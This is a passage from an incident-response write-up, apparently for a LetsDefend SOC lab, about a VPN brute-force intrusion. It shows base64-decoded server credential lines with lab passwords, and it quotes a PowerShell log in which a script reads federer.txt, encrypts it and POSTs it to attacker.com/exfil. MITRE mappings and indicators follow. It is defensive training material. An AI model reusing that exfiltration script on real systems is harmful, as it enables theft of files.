Domain Controller Server - 1\*172.16.20.9\*Windows Server 2012\*LetsDefend\*blank

TG9uZG9uLVNlcnZlcioxNzluMTYuMjAuMTAqV2luZG93cyBTZXJ2ZXIzMjAxOSpMZX  
RzRGVmZW5kKmJsYW5r

London-Server\*172.16.20.10\*Windows Server 2019\*LetsDefend\*blank

T2hpbY1TZXJ2ZXIqMTcyLjMxLjMxLjE1NSpXaW5kb3dzIFNlcnZlciAyMDIwKkxldHNE  
ZWZlbnQqYmxhbms=

Ohio-Server\*172.31.31.155\*Windows Server 2020\*LetsDefend\*blank

UHVibGljU2VydmVyKjE3Mi4xNi4yMC4xNCpVYnVudHUgMjAuMDQuMDIqYW5hbHlzd  
CoxMjM=

PublicServer\*172.16.20.14\*Ubuntu 20.04.02\*analyst\*123

U1FMU2VydMvyKjE3Mi4xNi4yMC42KlVidW50dSAxNi4wNC40KmFuYWx5c3QqMTIz

SQLServer\*172.16.20.6\*Ubuntu 16.04.4\*analyst\*123

When the data in the file was encoded as above, it was clear that the data in the file matched the data in the "!!!servers\_credentials\_crucial!!!" Excel spreadsheet. It was observed that Alcaraz was storing critical data of the systems in an unsecured manner. There was no password on the data file. It was easily accessible to anyone who accessed the system.

At this point, it is understood from the PowerShell log that the attacker was trying to extract the file "C:\Users\LetsDefend\Downloads\federer.txt" to "hxxp://www.attacker.com/exfil" address.

## RAW LOG

EventID: 4104(Execute a Remote Command)

Script Block Text: \$file = Get-Content

```
C:\Users\LetsDefend\Downloads\federer.txt $key = (New-Object  
System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b68  
7a") $securestring = new-object System.Security.SecureString foreach  
($char in $file.toCharArray()) { $secureString.AppendChar($char) }  
$encryptedData = ConvertFrom-SecureString -SecureString $secureString  
-Key $key Invoke-WebRequest -Uri http://www.attacker.com/exfil -Method  
POST -Body $encryptedData
```

ProcessId: 5684

# Containment

It was recommended to isolate the system from the network since it was confirmed that the attacker successfully logged into the system with a brute force attack via VPN.

## Lesson Learned

- A password Policy should be created to avoid Brute Force attacks.
- A lock policy should be applied to prevent attackers from succeeding in Brute Force attacks.
- MFA (Multi-factor authentication) should be applied in the structures where systems are logged in.
- AV/EDR products in the system must be enabled and their signatures must be up to date.
- End users should be trained periodically to raise awareness of information security.

# Appendix

## MITRE

Initial Access 9 techniques	Execution 14 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 17 techniques	Discovery 31 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques
Drive-by Compromise	Cloud Administration Command	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/3)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle (0/5)	Application Layer Protocol (0/4)	Automated Exfiltration (0/1)
Exploit Public-Facing Application	Command and Scripting Interpreter (0/5)	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)	Communication Through Removable Media	Data Transfer Size Limits
External Remote Services	Container Administration Command	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	BITS Jobs	Credentials from Password Stores (0/5)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding	Exfiltration Over Alternative Protocol (0/3)
Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection	Data Obfuscation (0/3)	Exfiltration Over C2 Channel
Phishing (0/3)	Exploitation for Client Execution	Browser Extensions	Create or Modify System Process (0/4)	Debugger Evasion	Forged Authentication	Cloud Service Dashboard	Remote Services (0/7)	Browser Session Hijacking	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)
Replication Through Removable Media	Inter-Process Communication (0/3)	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deploy Container	Forge Web Credentials (0/2)	Cloud Storage Object Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)
Supply Chain Compromise (0/3)	Native API	Create Account (0/3)	Escape to Host	Direct Volume Access	Input Capture (0/4)	Container and Resource Discovery	Software Deployment Tools	Data from Cloud Storage	Fallback Channels	Scheduled Transfer
Trusted Relationship	Scheduled Task/Job (0/5)	Create or Modify System Process (0/4)	Event Triggered Execution (0/16)	Execution Guardrails (0/1)	Multi-Factor Authentication Interception	Debugger Evasion	Taint Shared Content	Data from Configuration Repository (0/2)	Ingress Tool Transfer	Transfer Data to Cloud Account
Valid Accounts (0/4)	Serverless Execution	Event Triggered Execution (0/16)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Multi-Factor Authentication Request Generation	Domain Trust Discovery	Use Alternate Authentication Material (0/4)	Data from Information Repositories (0/3)	Multi-Stage Channels	
	Shared Modules	External Remote Services	Hijack Execution Flow (0/12)	File and Directory Permissions Modification (0/2)	Network Sniffing	File and Directory Discovery		Data from Local System	Non-Application Layer Protocol	
	Software Deployment Tools	Hijack Execution Flow (0/12)	Process Injection (0/12)	Hide Artifacts (0/10)	OS Credential Dumping (0/8)	Group Policy Discovery		Data from Network Shared Drive	Non-Standard Port	
	System Services (0/2)	Implant Internal Image	Scheduled Task/Job (0/5)	Hijack Execution Flow (0/12)	Steal Application Access Token	Network Service Discovery		Data from Removable Media	Protocol Tunneling	
	User Execution (0/3)	Modify Authentication Process (0/3)	Valid Accounts (0/4)	Impair Defenses (0/10)	Steal or Forge Authentication Certificates	Network Sniffing		Data Staged (0/2)	Proxy (0/4)	
	Windows Management Instrumentation	Office Application Startup (0/5)		Indicator Removal (0/9)	Steal or Forge Kerberos Tickets (0/4)	Password Policy Discovery		Email Collection (0/3)	Remote Access Software	
		Pre-OS Boot (0/5)		Indirect Command Execution	Steal Web Session Cookie	Peripheral Device Discovery		Input Capture (0/4)	Traffic Signaling (0/2)	
		Scheduled Task/Job (0/5)		Masquerading (0/8)	Unsecured Credentials (0/8)	Permission Groups Discovery (0/2)		Screen Capture	Web Service (0/3)	
		Server Software Component (0/5)		Modify Authentication Process (0/8)		Process Discovery		Video Capture		
		Traffic Signaling (0/2)		Modify Cloud Compute Infrastructure (0/4)		Query Registry				
		Valid Accounts (0/4)		Modify Registry		Remote System Discovery				
				Modify System						

MITRE Tactics	MITRE Techniques
Initial Access	<ul style="list-style-type: none"> <li>External Remote Services</li> </ul>
Execution	<ul style="list-style-type: none"> <li>Command and Scripting Interpreter: PowerShell</li> </ul>
Privilege Escalation	<ul style="list-style-type: none"> <li>Deobfuscate/Decode Files or Information</li> </ul>
Credential Access	<ul style="list-style-type: none"> <li>Brute Force</li> <li>Unsecured Credentials</li> </ul>
Collection	<ul style="list-style-type: none"> <li>Data from Local System</li> </ul>
Command And Control	<ul style="list-style-type: none"> <li>Data Encoding</li> </ul>
Exfiltration	<ul style="list-style-type: none"> <li>Exfiltration Over C2 Channel</li> </ul>

## Artifacts

Field	Value
Attacker IP	138[.]199.21.201 45[.]88.202.115
User	alcaraz[ @]letsdefend[.]io
File	C:\Users\LetsDefend\Downloads\federer.txt
URL	hxxp://www.attacker.com/exfil